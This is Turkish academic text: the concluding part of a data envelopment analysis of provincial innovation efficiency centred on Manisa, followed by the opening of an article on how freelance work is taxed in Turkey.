4	Patent+F.Model+E.Tasarım	TGB+Tutar+ Eğ. İşgücü	0,279	1,00		Bursa, İstanbul, İzmir, Karaman, Kırklareli, Manisa
5	Patent+F.Model+E.Tasarım	TGB+ARGE+Des. Sayısı +Tutar+Eğ. İşgücü	0,438	1,00		Antalya, Bursa, Gaziantep, İstanbul, İzmir, Karaman, Kayseri, Kırklareli, Konya, Manisa, Mersin
6	Patent+F.Model+E.Tasarım	TGB+ARGE+Des. Sayısı	0,383	0,602	322	Antalya, Bursa, Denizli, Gaziantep, İstanbul, İzmir, Kayseri, Kırklareli , Konya, Mersin
7	Patent+F.Model+E.Tasarım	TGB+ARGE+Tutar	0,386	0,841	230	Antalya, Bursa, Denizli, Gaziantep, İstanbul, İzmir, Kayseri, Kırklareli , Konya, Mersin
*; Patent: Patent Sayısı, F.Model: Faydalı Model Sayısı, E.Tasarım: Endüstriyel Tasarım Sayısı, TGB; Teknoloji Geliştirme Bölgesi Performans Puanı, ARGE: İllerdeki AR-GE Merkezi Sayısı, Tutar: Yürürlükteki Projelere Yıl İçinde Aktarılan Tutar (TL), Eğ.İşgücü: İllerdeki Lisansüstü Eğitimli İşgücü Sayısı, Des.Sayısı: Desteklenen Proje Sayısı **; Koyu ve İtalik iller, Manisa'nın referans alması gereken illerdir.						

SEGE-2011'e göre en gelişmiş 33 ile gelişmişlik açısından ilk üç grupta olmayan ancak TGB'si bulunan illerin eklenmesiyle oluşan yeni gözlem kümesinin ortalama etkinliği yine oldukça düşüktür. Etkin illerin sayısı ise 2 ile 11 arasında değişmektedir.

Manisa açısından bulgular her iki yaklaşımda da benzerlik göstermektedir. VZA modellerine lisansüstü eğitilmiş işgücü sayısı değişkeni girdi olarak eklendiği durumlarda Manisa ilinin etkin olduğu görülmüştür. Bunun dışındaki modellerde ise Manisa etkin bir il değildir. Manisa'nın referans alması gereken ilin Kırklareli olduğu gözlenmiştir. Buna göre Manisa ilinin etkin olabilmesi için patent, faydalı model ve endüstriyel tasarım toplamını 192'den 322'ye kadar artırılması gerektiği ifade edilebilecektir. Bir başka ifadeyle çıktı miktarını yaklaşık %68'e kadar artırması gerekmektedir. Bu ciddi bir artış oranıdır.

Kırklareli ili ile Manisa ili girdi-çıktıları karşılaştırıldığında, VZA sonuçlarına göre niçin Kırklareli'nin daha etkin bir il olarak çıktığı anlaşılmaktadır. Kırklareli sadece bir Ar-Ge merkezi ve bir desteklenen proje sayısı ile 46 adet patent, faydalı model ve endüstriyel tasarım sayısına ulaşmıştır. Kırklareli'nde desteklenen projelere yıl içinde aktarılan tutar da oldukça mütevazidir (260 bin TL). Manisa ilinin, Kırklareli'nin dokuz katı kadar Ar-Ge merkezi, 7 katı kadar desteklenen projesi ve 5 katı kadar da desteklenen projelere aktarılan tutarı vardır. Ancak 4 katı kadar patent, faydalı model ve endüstriyel tasarım toplamı üretebilmiştir. Yani Ar-Ge merkezi ve desteklenen projeler etkin bir şekilde kullanılamamıştır.

2.5.5. Beşinci Grup VZA Modelleri: SEGE-2011 Birinci ve İkinci Kademe İller ile Manisa İlinin İnovasyon Faaliyetlerinin Etkinliğinin Ölçümü

Son olarak Tablo 11'de SEGE-2011'de ilk iki grupta yer alan 21 ile Manisa ili eklenmiş Kırklareli ili çıkarılmış böylece yeni bir veri seti oluşturulmuştur. Bu yaklaşımdaki temel amaç, patent, faydalı model ve endüstriyel tasarım açısından (Manisa'nın altında yer alan bir referans ilin) Kırklareli'nin analiz dışı bırakılması durumunda, hangi ilin referans kabul edilebileceği ve (esas hedefin) başka hangi ilin referans alınabileceğinin araştırılmasıdır.

Tablo 11. Beşinci Grup VZA Modellerinin Bulguları

VZA MODELİ*			Ort. Etkinlik Skoru	Manisa Etkinlik Skoru	Manisa İli İçin Hedef Çıktı (Mevcut 192)	Etkin İller**
	Çıktı	Girdi				
1	Patent+F.Model+E.Tasarım	ARGE+Des. Sayısı	0,412	0,809	239	Bursa, Denizli, Kayseri
2	Patent+F.Model+E.Tasarım	ARGE+Tutar	0,367	0,666	291	Bursa, Denizli, Kayseri

3	Patent+F.Model+E.Tasarım	ARGE+ Des. Sayısı +Eğ. İşgücü	0,439	0,809	239	Bursa, Denizli, Kayseri
4	Patent+F.Model+E.Tasarım	ARGE+Tutar+ Eğ. İşgücü	0,405	0,666	291	Bursa, Denizli, Kayseri
5	Patent+F.Model+E.Tasarım	Des. Sayısı +Tutar+Eğ. İşgücü	0,305	0,809	239	Bursa, Kayseri
6	Patent+F.Model+E.Tasarım	ARGE+Des. Sayısı+ Tutar+ Eğ. İşgücü	0,443	0,809	239	Bursa, Denizli, Kayseri
*; Patent: Patent Sayısı, F.Model: Faydalı Model Sayısı, E.Tasarım: Endüstriyel Tasarım Sayısı, ARGE: İllerdeki AR-GE Merkezi Sayısı, Tutar: Yürürlükteki Projelere Yıl İçinde Aktarılan Tutar (TL), Eğ.İşgücü: İllerdeki Lisansüstü Eğitimli İşgücü Sayısı, Des.Sayısı: Desteklenen Proje Sayısı **; Koyu ve İtalik iller, Manisa'nın referans alması gereken illerdir.						

Bu durumda Manisa'nın referans alması gereken il, Bursa olarak belirlenmiştir. Bursa 31 Ar-Ge merkezine sahiptir. Desteklenen proje sayısı 37 ve projelere aktarılan tutar 5.680 bin TL düzeyindedir. Buna karşın Manisa'da dördü Vestel'de olmak üzere 9 Ar-Ge merkezi bulunmaktadır. Desteklenen proje sayısı 7, projelere aktarılan tutar ise 1.305 bin TL'dir. Bursa, Manisa'nın 3,44 katı Ar-Ge merkezi, 5,28 katı desteklenen proje sayısı ve 4,35 katı destek tutarı ile ortalama 4,35 kat daha fazla girdi kullanmış, buna karşın 6,6 kat daha fazla çıktı üretmiştir. Yani Bursa daha az girdiyle daha çok çıktı üretmiştir. Manisa kullandığı girdilerle %50 daha fazla çıktı ürettiği takdirde etkin olabilecektir.

2. SONUÇ VE GENEL DEĞERLENDİRME

Çalışmada, Manisa ilinin diğer illere göre inovasyon faaliyetlerinde ne ölçüde etkin olduğunu belirleyebilmek için, parametrik olmayan bir etkinlik ölçme yöntemi olan Veri Zarflama Analizi kullanılarak illerin inovasyon performansı belirlenmeye çalışılmıştır. Manisa ilinin eldeki (inovasyon sisteminin altyapısı unsurlarını içeren) girdi bileşimiyle, (inovasyon göstergeleri olarak kabul ettiğimiz) patent, faydalı model ve endüstriyel tasarım çıktıları ne kadar arttırabileceği sorusuna ya da bir diğer ifadeyle Manisa ilinde diğer illere göre inovasyon sisteminin girdileri ne kadar etkin kullanılmıştır sorusuna yanıt aranmıştır. Etkinlik ölçümünde modellerin oluşturulmasındaki temel yaklaşımımız patent, faydalı model ve endüstriyel tasarım sayılarının inovasyon sisteminin çıktıları oluşturduğudur. Modellerde kullanılan girdi değişkenleri ise illerdeki Ar-Ge merkezi sayıları, TGB performans endeks skoru, TÜBİTAK tarafından desteklenen genel akademik proje sayısı ve bu projelere aktarılan kaynak tutarı, lisansüstü eğitimli işgücü sayısı'dır. Analiz sonuçlarında etkinlik skoru 0-1 arasında değer almakta ve skoru 1 olan iller etkin iller olarak kabul edilmektedir. VZA etkinlik ölçümü yapmanın yanında etkin olmayan iller için kendisine en yakın girdi-çıktı bileşimine sahip etkin illerden hedefler vermektedir. Böylece ilin etkin olması için ne kadar çıktı üretmesi

gerektiği (çıktı odaklı ölçümde) konusunda fikir vermektedir. VZA sonuçları aşağıda sıralanmıştır.

Ar-Ge Merkezi Olan İllerin İnovasyon Faaliyetleri Açısından Etkinliğinin Ölçümü

Analizlerin sonuçlarına göre 28 il içerisinde Konya tüm modellerde etkin olan tek ildir. Etkin il sayısı 3 ile 9 (Bursa, Çorum, Gaziantep, İstanbul, Kayseri, Kırklareli, Konya, Manisa, Tekirdağ) arasında değişkenlik göstermiştir. 28 ilin ortalama etkinlik skoru ise modellere göre değişim göstermekle birlikte (0,346 ile 0,564 arasında değişen değerlerde) 1'in oldukça altında yer almaktadır. Ar-Ge merkezlerinin bulunduğu illerin genel olarak gelişmiş illerden oluştuğu düşünüldüğünde, genel olarak yüksek düzeyde etkinsizlik olduğu söylenebilir. Bu grup analizde patent, faydalı model ve endüstriyel tasarım sayılarının ayrı ayrı ve birlikte çıktı olarak düşünüldüğü 12 VZA modeli çözümlenmiştir. Manisa ilinin kurulan bu on iki model içinde sadece bir modelde (9. Model) etkin olmadığı görülmüştür. Bu durum inovasyon faaliyetleri açısından Manisa'nın görece olarak daha etkin olduğu yönünde bir değerlendirmeye yol açsa da, araştırmaya dahil edilen il sayısı artırıldıkça durumun değiştiği gözlenmiştir.

Üç Çıktı Değişkeninden (Patent, Faydalı Model ve Endüstriyel Tasarım) En Az Birine İlişkin Verisi Bulunan İllerin İnovasyon Faaliyetleri Açısından Etkinliğinin Ölçümü

Bir ildeki patent, faydalı model ve endüstriyel tasarım sayıları toplanarak inovasyon faaliyetleri için bir gösterge (çıktı) olarak kullanılmıştır. Böylece bu değişkenlerin ayrı ayrı kullanılmasına bağlı olarak ortaya çıkan sorunlar çözülmüştür. Bu uygulama analize dahil edilebilecek il sayısını 69'a kadar yükseltmiştir. Bu grupta yer alan illerin ortalama etkinliği hiçbir modelde 0,30'a ulaşamamıştır. İkinci grup modellerin sonuçlarına göre en az 3, en çok 6 (Bursa, Kayseri, Gaziantep, Karaman, Kırklareli, Iğdır) tane il etkin, diğerleri ise etkin değildir. Analiz sonuçları, Manisa ilinin söz konusu 69 il arasında etkin bir il olmadığı yönündedir. Kurulan altı VZA modelinin dördünde Manisa'nın Kırklareli ili ile, beşinde ise Bursa ili ile eşleştiği görülmüştür. Yani Manisa için referans iller daha çok Kırklareli ve Bursa illeridir. Manisa'nın etkin bir il olabilmesi için patent, faydalı model ve endüstriyel tasarım sayıları toplamını 192'den daha yukarılara (256, 291 ya da 322 gibi) taşıması gerekmektedir.

SEGE-2011'e Göre Birinci, İkinci ve Üçüncü Kademe Gelişmiş İllerin İnovasyon Faaliyetleri Açısından Etkinliğinin Ölçümü

Türkiye'nin sosyo-ekonomik gelişmişlik düzeyi en yüksek 33 ilinden oluşan gözlem kümesinin ortalama etkinliği yine oldukça düşük bulunmuştur. Ortalama etkinlik skorları 0,289 ile 0,364 arasındadır ve etkin il sayısı 3 ile 5 (Bursa, Kayseri, Gaziantep, Karaman, Kırklareli) arasında değişmektedir. Manisa ili kurulan hiçbir modelde etkin bulunamamıştır. Manisa, inovasyon faaliyetleri açısından etkin olabilmesi için veri girdilerle üretmesi gereken patent, faydalı model ve endüstriyel tasarım sayılarının oldukça altındadır. Referans olarak Bursa ili alınırsa üretmesi gereken toplam patent,

faydalı model ve endüstriyel tasarım sayısını en az 64 (256-192) artırmalıdır. Buna ek olarak referans il olarak Kırklareli alınırsa daha fazla patent, faydalı model ve endüstriyel tasarım üretmesi gerektiği (192'den 322'ye) ifade edilebilecektir. Bu durum Manisa'nın Kırklareli'ne göre söz konusu girdilerden aynı oranda kullanarak çok daha az çıktı üretiminde bulunduğunu göstermektedir.

SEGE-2011'e Göre Birinci, İkinci Ve Üçüncü Kademe Gelişmiş İller ve TGB'si Bulunan İllerin İnovasyon Faaliyetleri Açısından Etkinliğinin Ölçümü

Bu grup gözlem kümesinin ortalama etkinliği önceki modellerde olduğu gibi çok düşüktür. Etkin illerin sayısı ise 2 ile 12 (Antalya, Bursa, Denizli, Gaziantep, İstanbul, İzmir, Karaman, Kayseri, Kırklareli, Konya, Manisa, Mersin) arasında değişmiştir. VZA modellerine lisansüstü eğitilmiş işgücü sayısı değişkeni girdi olarak eklendiği durumlarda Manisa ilinin etkin olduğu görülmüştür. Bunun dışındaki modellerde ise Manisa etkin bir il değildir. Manisa'nın referans alması gereken ilin Kırklareli olduğu gözlenmiştir. Buna göre Manisa ilinin etkin olabilmesi için patent, faydalı model ve endüstriyel tasarım toplamını 192'den 322'ye kadar artırılması gerektiği ifade edilebilecektir. Bir başka ifadeyle çıktı miktarını yaklaşık %68'e kadar artırması gerekmektedir. Bu ciddi bir artış oranıdır.

SEGE-2011 Birinci ve İkinci Kademe İller ile Manisa İlinin İnovasyon Faaliyetlerinin Etkinliğinin Ölçümü

Son olarak SEGE-2011'de ilk iki grupta yer alan 21 ile Manisa ili eklenmiş Kırklareli ili çıkarılmış böylece yeni bir veri seti oluşturulmuştur. Bu yaklaşımdaki temel amaç, patent, faydalı model ve endüstriyel tasarım açısından (Manisa'nın altında yer alan bir referans ilin) Kırklareli'nin analiz dışı bırakılması durumunda, hangi ilin referans kabul edilebileceği ve (esas hedefin) başka hangi ilin referans alınabileceğinin araştırılmasıdır. Bu durumda Manisa'nın referans alması gereken il, Bursa olarak belirlenmiştir. Manisa kullandığı girdilerle %50 daha fazla patent, faydalı model ve endüstriyel tasarım ürettiği takdirde etkin olabilecektir.

Sonuç olarak, analiz kapsamında oluşturulan birçok modelde Manisa etkinlik sınırının altında kalmıştır. Referans alması gereken illerle karşılaştırıldığında, eldeki mevcut girdi bileşimiyle daha fazla çıktı (patent, faydalı model ve tasarım) elde edebileceken, daha azını elde etmiştir. Analiz sonucu iki il – Kırklareli ve Bursa – Manisa ilinin etkin olabilmesi için örnek alabileceği iller olarak tespit edilmiştir.

KAYNAKÇA

- Bowlin, W.F. (1998). *Measuring performance: An introduction to data envelopment analysis (DEA)*. *Journal of Cost Analysis*, Fall, 3-27.
- Chen, T.Y. (2004). *A study of cost efficiency and privatisation in Taiwan's banks: The impact of Asian financial crisis*. *The Service Industries Journal*, 24(5), 137-151.

- Patel, P., & Pavitt, K. (1995). Patterns of technological activity: Their measurement and interpretation. In Stoneman, P. (Ed.). *Handbook of the Economics of Innovation and Technical Change*, Blackwell: 14-30; Aktaran Karaöz, M., & Albeni, M. (2004). Türkiye’de teknoloji çabalarına ilişkin bir değerlendirme: Türkiye’de patent aktivitesi. III. Bilim Teknolojileri Kongresi, Denizli.
- Smith, P. (1997). Model misspecification in data envelopment analysis. *Annals of Operations Research*, 73, 233-252.
- SEGE-2011. (2013). *İllerin ve Bölgelerin Sosyo-Ekonomik Gelişmişlik Sıralaması Araştırması*. Kalkınma Bakanlığı: Ankara.
- URAK. (2016). *İller Arası Rekabetçilik Endeksi*. Uluslararası Rekabet Araştırmaları Kurumu. <http://www.urak.org/urak/2016/12/29/2016-illerarasi-rekabetcilik-endeksi/>, Erişim Tarihi: 24.03.2017.
- Kalkınma Bakanlığı. (2013). *Onuncu Kalkınma Planı (2014-2018)*. Ankara. <http://www.kalkinma.gov.tr/Lists/Kalknma%20Planlar/Attachments/12/Onuncu%20Kalk%C4%B1nma%20Plan%C4%B1.pdf>, Erişim Tarihi: 26.03.2017.
- TÜBİTAK. (2010), https://www.tubitak.gov.tr/tubitak_content_files/BTYPD/strateji_belgeleri/UBTYS_2011-2016.pdf, Erişim Tarihi: 24.02.2017.

Türkiye’de Freelance Çalışma ve Vergilendirilmesi

Mustafa MIYNAT *

Pelin MASTAR ÖZCAN **

Öz

İlerleyen teknoloji ile birlikte ve çalışanların özel yaşamına daha da vakit ayırma isteği esnek çalışma türünü ortaya çıkarmıştır. Günümüzde ise freelance (bağımsız) çalışma, çalışanlar tarafından talep görmektedir. Freelance çalışmanın avantajları olduğu kadar, dezavantajları da bulunmaktadır. Dünya’da olduğu gibi ülkemizde de freelance çalışmanın gerek sosyal güvenlik sistemi içerisindeki yeri gerekse de vergi mevzuatı karşısındaki konumuna ilişkin tartışmalar devam etmektedir. Freelance çalışmanın bir vergi planlaması aracı olarak kullanılmaya çalışılması vergi matrahında aşınmalara neden olmaktadır. Bu kapsamda çalışmada öncelikle freelance çalışmanın tanımı ve hukuk mevzuatımızdaki konumu değerlendirilecek olup sonrasında vergilendirilmesi konusunda bilgi verilecektir.

Anahtar Kelimeler: Freelance Çalışma, Serbest Meslek Kazancı, Vergi

Jel Kodu: J29, H24, H26

Taxation Freelance Work in Turkey

Abstract

Advances in technology, coupled with the desire to have more private time, has led to emerge flexible work type. Today, more and more employees are turning to freelance work. However, along with the advantages, there are also disadvantages to freelance work. As in the world and our country freelance workstatus under the social security system and tax system is a matter of debate. Trying to use freelance work as a means of tax planning causes tax base erosion. In this context, first of all, the definition of freelance work and the position in our legal legislation will be evaluated and information will be given about taxation later.

Key Words: Freelance work, self-employment income, tax

Jel Codes:J29, H24, H26

I.KAVRAMSAL ÇERÇEVE

Küreselleşme süreci ile birlikte işgücü yapısı değişim göstermektedirler. Bireyler için para kazanmak önemli olmakla birlikte boş zaman, esnek çalışma gibi faktörler de önem kazanmaya başlamıştır. Ayrıca bilgi iletişim teknolojilerinde yaşanan gelişim yeni iş modellerinin ortaya çıkmasına da zemin hazırlamaktadır. Bu öncelikler ve yaşanan teknolojik ilerlemeler neticesinde gelişen freelance çalışma başka bir ifade ile serbest çalışma modelinin önemi yapısında barındırdığı esneklik, yenilik ve girişimcilik gibi özellikler nedeniyle giderek önem kazanmaktadır. 2017 yılı verilerine göre İngiltere’de 2 milyon kişi Amerika Birleşik Devletleri’nde ise 57,3 milyon kişi freelance çalışmaktadır ((Jenkins, 2017:2) ve (Freelancers Union&Upwork, 2017:2)).

Ortodoks bakış açısının esas alan ekonomik araştırmalarda inovasyon, girişimcilik gibi dinamik etkenler analizlere dâhil edilmemiştir. Dolayısıyla bu bakış açısını esas alan çalışmalarda freelance çalışma modelini benimseyenler, daimi bir işverene bağlı olan çalışanlar yanında geçici bir iş gücünü oluşturmaktaydı. Son dönemde yapılan çalışmalarda ise girişimciliğin ve yenilikçiliğin önem kazanması, proje tabanlı üretim anlayışının benimsenmesi ile birlikte işgücü tanımlaması değişiklik göstermiştir. Bu değişim ile birlikte freelance çalışanlar geçici işgücü statüsünden çıkarak daimi işgücü olarak analizlere dâhil edilmeye başlanmıştır (Burke & Cowling, 2015:2). Ayrıca yapılan araştırmalar göstermektedir ki Y kuşağı çalışanlar esnek çalışma koşullarını iş-özel yaşam entegrasyonunu önemsemektedir. Dolayısıyla önümüzdeki dönemde freelance çalışma modelinin daha derinlemesine incelenmesi gerekli kılacaktır. Çünkü bu çalışma modeli bireysel özgürlüğü ön plana çıkarma, istihdam yaratma, katma değer oluşturma gibi avantajlara sahip olmakla birlikte özellikleri nedeniyle kayıt dışılığın yaygın olarak görüldüğü bir çalışma modelidir. Dolayısıyla ülkeler açısından bu çalışma modelinin yaygınlaşması, gelirin tespit edilememesi ve vergi kaybı sorunlarını da beraberinde getirmektedir.

* Prof. Dr. Manisa Celal Bayar Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, Maliye Bölümü, mustafa.mıynat@cbu.edu.tr

** Dr. Öğr. Üyesi Manisa Celal Bayar Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, Maliye Bölümü, pelin.mastar@cbu.edu.tr

Bir tanım yapmak gerekirse freelancer; bir işletmeye ya da kişiye bağlı olmadan serbest çalışan veya proje bazlı çalışan kişilerdir (Burke,2011:3). Başka bir ifade ile freelance çalışma serbest çalışmayı, freelancer ise serbest çalışanı ifade etmektedir. Freelance çalışanlar bağımsız olarak faaliyette bulunurlar, müşteri portföylerini kendileri oluştururlar, sundukları hizmetin veya ürünün fiyatını kendileri belirler dolayısıyla karı ve zararı kendileri üstlenirler (Karakoyun, 2016:143). Dolayısıyla bu kişilerin sabit bir maaşı bulunmamakta elde ettikleri gelir kişisel performanslarına göre belirlenmektedir. Gün geçtikçe sayısı artan freelancer’lar yazılım, garfik, bilişim , tercümanlık gibi alanlarda faaliyet göstermektedirler (Kılıç, 2015).

Freelance çalışma modelinde freelance çalışanlar ve iş yaptırmak isteyen müşteriler freelance sitelerinde bir araya gelmektedirler. Bu sistemde müşteri, freelance sitesine iş ilanı bırakır, bu iş ilanına freelancer teklifini gönderir ve ilan sahibi en uygun teklifi veren freelancer ile anlaşır ve anlaşılan teklif bedelini aracı şirkete öder. Freelancer projeyi tamamlayıp teslim ettikten sonra aracı olan firma freelancer’a ödemeyi yapar. Aracı şirket proje tutarı üzerinden hem alıcı hem de satıcı taraftan komisyon bedeli tahsil etmektedir (EY, 2014:8)

I. FREELANCE ÇALIŞMANIN VERGİSEL SONUÇLARI

Freelance çalışmada elde edilen kazancın vergilendirilmesinde freelancer şahıs olarak çalışmasını veya bir şirket kurması durumunu ayrı ayrı değerlendirmek gerekmektedir.

A. Freelancer’ın Şirket Kurmaması Durumunda Vergilendirilmesi

Freelance çalışmanın vergilendirilmesi konusunda cevaplandırılması gereken ilk konu faaliyetin sürekli yapıp yapılmadığıdır. Faaliyet sürekli olarak icra ediliyorsa; faaliyet serbest meslek faaliyeti olarak nitelendirilecektir. Sürekli yapılmaması halinde ise arizi kazanç olarak verilemeye tabi olacaktır. Çalışmanın bu bölümünde her iki durumda vergilendirilmenin nasıl olacağı değerlendirilecektir.

1. Faaliyetin Sürekli Yapılması Durumu

Gelir Vergisi Kanunu’nun 65. Maddesinin ikinci fıkrasında serbest meslek faaliyeti; “sermayeden ziyade ilmi veya mesleki bilgiye dayanan işlerin, işverene tabi olmadan şahsi sorumluluk altında kendi nam ve hesabına yapılan” faaliyet olarak nitelendirilmiştir. Freelance çalışma modelinin en önemli özelliği de faaliyetin bir işverene bağlı olarak yapılmamasıdır.

Freelance olarak serbest meslek ile iştigal edenlerin, söz konusu iştigalinin sürekli olması halinde “serbest meslek faaliyeti” türünde gelir vergisi mükellefiyeti tesis etmesi gerekmektedir. Serbest meslek kazancında matrah; tahsil edilen para, ayın veya menfaatten giderler düştükten sonra kalan farktır (Tosuner & Arıkan, 2017:139).

Matrah tespit edilirken; GVK mad 68 uyarınca aşağıda belirtilen giderler kanunen kabul edilen gider olarak kabul edilerek hasılatından indirilir;

1. Mesleki kazancın elde edilmesi ve idame ettirilmesi için ödenen genel giderler (home Office çalışan freelancerlar, , ikametgâh için ödedikleri kiranın tamamı ile ısıtma ve aydınlatma gibi diğer giderlerin yarısını indirebilirler. İş yeri kendi mülkü olanlar kira yerine amortismanı, ikametgâhı kendi mülkü olup bunun bir kısmını iş yeri olarak kullananlar amortismanın yarısını gider yazabilirler.).

2. Hizmetli ve işçilerin iş yerinde veya iş yerinin müstemilatındaki iâşe ve ibate giderleri, tedavi ve ilaç giderleri, sigorta primleri ve emekli aidatı (bu primlerin ve aidatın geri alınmamak üzere Türkiye’de kain sigorta şirketlerine veya emekli ve yardım sandıklarına ödenmiş olması ve emekli ve yardım sandıklarının tüzel kişiliği haiz bulunmaları şartıyla) ile 27 nci maddede yazılı giyim giderleri.

3. Mesleki faaliyetle ilgili seyahat ve ikamet giderleri (seyahat maksadının gerektirdiği süre ile sınırlı olmak şartıyla).

4. Mesleki faaliyette kullanılan tesisat, demirbaş eşya ve envantere dâhil taşınlar için Vergi Usul Kanunu hükümlerine göre ayrılan amortismanlar (amortismanı tâbi iktisadi kıymetlerin elden çıkarılması halinde aynı Kanunun 328 inci maddesine göre hesaplanacak zararlar dahil).

5. Kiralanan veya envantere dâhil olan ve işte kullanılan taşınların giderleri.

6. Alınan mesleki yayınlar için ödenen bedeller.
7. Mesleki faaliyetin ifası için ödenen mal ve hizmet alım bedelleri.
8. Serbest meslek faaliyetleri dolayısıyla emekli sandıklarına ödenen giriş ve emeklilik aidatları ile mesleki teşekküllere ödenen aidatlar.
9. Mesleki kazancın elde edilmesi ve idame ettirilmesi için ödenen meslek, ilan ve reklam vergileri ile iş yerleriyle ilgili aynı vergi, resim ve harçlar.
10. Mesleki faaliyetle ilgili olarak kanun, ilam ve mukavelenameye göre ödenen tazminatlar.

Her türlü para cezaları ve vergi cezaları ile serbest meslek erbabının suçlarından doğan tazminatlar gider olarak indirilemez. Ayrıca, serbest meslek erbabının suçlarından doğan tazminatlar ve Amme Alacaklarının Tahsil Usulü Hakkındaki Kanun hükümlerine göre ödenen cezalar, gecikme zamları ve faizleri de gelir vergisi matrahından ve gelir unsurlarından indirilemez. Serbest meslek faaliyetinde bulunan serbest meslek erbabı, mesleki faaliyetlerine ilişkin her türlü tahsilatı için iki nüsha “Serbest Meslek Makbuzu” düzenlemek ve bir nüshasını müşteriye vermek, müşteri de bu makbuzu istemek ve almak zorundadır. Ayrıca, mesleki faaliyetlerine ilişkin olarak, vergiden muaf esnafa yaptırdıkları işler veya onlardan satın aldıkları emtia için gider pusulası tanzim etmeleri icap etmektedir (GİB, 2017:2).

Freelance çalışanların kazançlarını tespit ederlerken yararlanabilecekleri en büyük istisna Telif Kazançları İstisna’sıdır. 193 sayılı Gelir Vergisi Kanununun 18 inci maddesinde, “*Müellif, mütercim, heykeltıraş, hattat, ressam, bestekar, bilgisayar programcısı ve mucitlerin ve bunların kanuni mirasçılarının şiir, hikaye, roman, makale, bilimsel araştırma ve incelemeleri, bilgisayar yazılımı, röportaj, karikatür, fotoğraf, film, video band, radyo ve televizyon senaryo ve oyunu gibi eserlerini gazete, dergi, bilgisayar ve internet ortamı, radyo, televizyon ve videoda yayınlamak veya kitap, CD, disket, resim, heykel ve nota halindeki eserleri ile ihtira beratlarını satmak veya bunlar üzerindeki mevcut haklarını devir ve temlik etmek veya kiralamak suretiyle elde ettikleri hasılat Gelir Vergisinden müstesnadır*” hükmü yer almaktadır.

İstisnadan yararlanmak için 5846 sayılı Fikir ve Sanat Eserleri Kanunu hükümlerine göre de eser niteliği taşıdığından İl Kültür Müdürlüğü’nden alınacak bir belge ile tevsik ve ispat edilmesini gerekmektedir.

Bu durumda freelance çalışanların istisnadan yararlanma imkânları bulunmaktadır. Ancak teslim ve ifada bulundukları kişilerce Gelir Vergisi Kanunu’nun 94. Maddesine göre gelir vergisi tevkifatı yapılması gerekmektedir (Ertaş, t.y)

2. Faaliyetin Sürekli Yapılmaması Durumu

Freelance çalışma modelinde kişilerin faaliyeti sürekli yapmaması durumunda elde edilen kazanç arizi kazanç olarak değerlendirilecektir.

Arizi kazanç elde edilmesi durumunda hasılat; para veya ayın şeklinde elde edilen menfaatlerden, maliyet bedeli ve satış giderlerinin düşülmesi sonucunda elde edilen net tutardır. 2018 yılı için arizi kazançların 27.000 TL’si gelir vergisinden istisnasıdır. Başka bir ifade ile bu tutarın altındaki kazançlar için beyanname verilmeyecektir. (Şenyüz vd., 2018:121)

Serbest meslek faaliyetlerin mutad meslek olarak icra edilmesi halinde icra edenlerin serbest meslek makbuzu düzenlemesi, arizi olarak icra edilmesi halinde ise alıcı tarafından gider pusulası düzenlenmesi gerekmektedir. Belge düzenlenirken freelancer çalışanların dikkat etmesi gereken en önemli husus sık sık gider pusulası düzenlenmesi durumunda faaliyetin arizi olmaktan çıktığıdır. Dolayısıyla bu durumda serbest meslek makbuzu düzenlenmesi gerekli olacaktır. (Evci Eralp, 2018). Her iki halde de yapılan ödemelerden %20 oranında stopaj yapılması gerekmektedir.

GVK’nın 18’inci maddesi kapsamına giren telif ödemelerinde ise %17 oranında stopaj yapılması gerekmektedir. Stopaj nihai vergileme olacak, elde edilen kazanç için ayrıca beyanname verilmeyecektir. Yurt dışında mukim olan dar mükellef kişi konumundaki freelancer çalışana yapılan ödemeler üzerinden de %20 oranında stopaj yapılması gerekmektedir.

3. KDV Yükümlülüğü

Türkiye'de serbest meslek faaliyeti çerçevesinde yapılan veya Türkiye'de faydalanılan hizmetler KDV'ye tabidir. Serbest meslek faaliyetini icra eden kişi yapmış olduğu bu hizmet dolayısıyla KDV mükellefidir. KDV Kanunu'nun 9'uncu maddesi uyarınca, mükellefin Türkiye içinde ikametgahının, işyerinin, kanuni merkezi veya iş merkezinin bulunmadığı hallerde, Türkiye'de KDV mükellefi olan ve vergiye tabi işleme taraf olan gerçek veya tüzel kişiler bu verginin tahsil edilerek ödenmesinden sorumludurlar. Dolayısıyla Türkiye'de ikametgahı ve iş yeri bulunmayan freelancer çalışana ifa ettiği bu hizmet için KDV hesaplayıp ödeme mükellefiyeti, ödemeyi yapan kişi tarafından sorumlu sıfatıyla yerine getirilmelidir. Arızı nitelik taşıyan serbest meslek faaliyetleri ise vergiye tabi olmayacaktır (EY, 2014:9).

B. Freelancer'ın Şirket Kurması Durumunda Vergilendirilmesi

Freelancer çalışanlar şahıs şirketi kurabilecekleri gibi limited şirket kurmaları da mümkündür. Freelancer'ın yaptığı işin süreklilik kazanması durumunda kurulabilecek en basit şirket türü şahıs şirkettir. Bir veya birden fazla kişinin kazanç elde etme amacıyla biraraya gelerek oluşturdukları şirket türüne şahıs şirketi denilmektedir. Bu durumda freelancer tüm borçları için sınırsız sorumlu olacak ve gelir vergisi mükellefi olacaktır. Şahıs şirketi kurulması durumunda serbest meslek kazancı hükümlerine göre vergilendirilecektir. Düşük iş hacmi tahmin edilen durumlarda kuruluş maliyetleri ve vergilendirme esasları bakımından şahıs şirketi kurmak daha avantajlı olacaktır. Ayrıca freelancer çalışanlar için şahıs şirketi kurması durumunda kanunda yer alan şartları taşımaları durumunda Genç Girişimci İstisnası'ndan da yararlanabileceklerdir.

10.02.2016 tarihli ve 29620 sayılı Resmi Gazete'de yayımlanan 6663 sayılı 'Gelir Vergisi Kanunu ile Bazı Kanunlarda Değişiklik Yapılmasına Dair Kanun'un 1'inci maddesi ile 193 sayılı Gelir Vergisi Kanununun mükerrer 20'nci maddesinde yapılan düzenleme şu şekildedir: *"Ticari, zirai veya mesleki faaliyeti nedeniyle adlarına ilk defa gelir vergisi mükellefiyeti tesis olunan ve mükellefiyet başlangıç tarihi itibarıyla yirmi dokuz yaşını doldurmamış tam mükellef gerçek kişilerin, faaliyete başladıkları takvim yılından itibaren üç vergilendirme dönemi boyunca elde ettikleri bu kazançlarının 75.000 Türk lirasına kadar olan kısmı, aşağıdaki şartlarla gelir vergisinden müstesnadır.*

1. İşe başlamanın kanuni süresi içinde bildirilmiş olması,
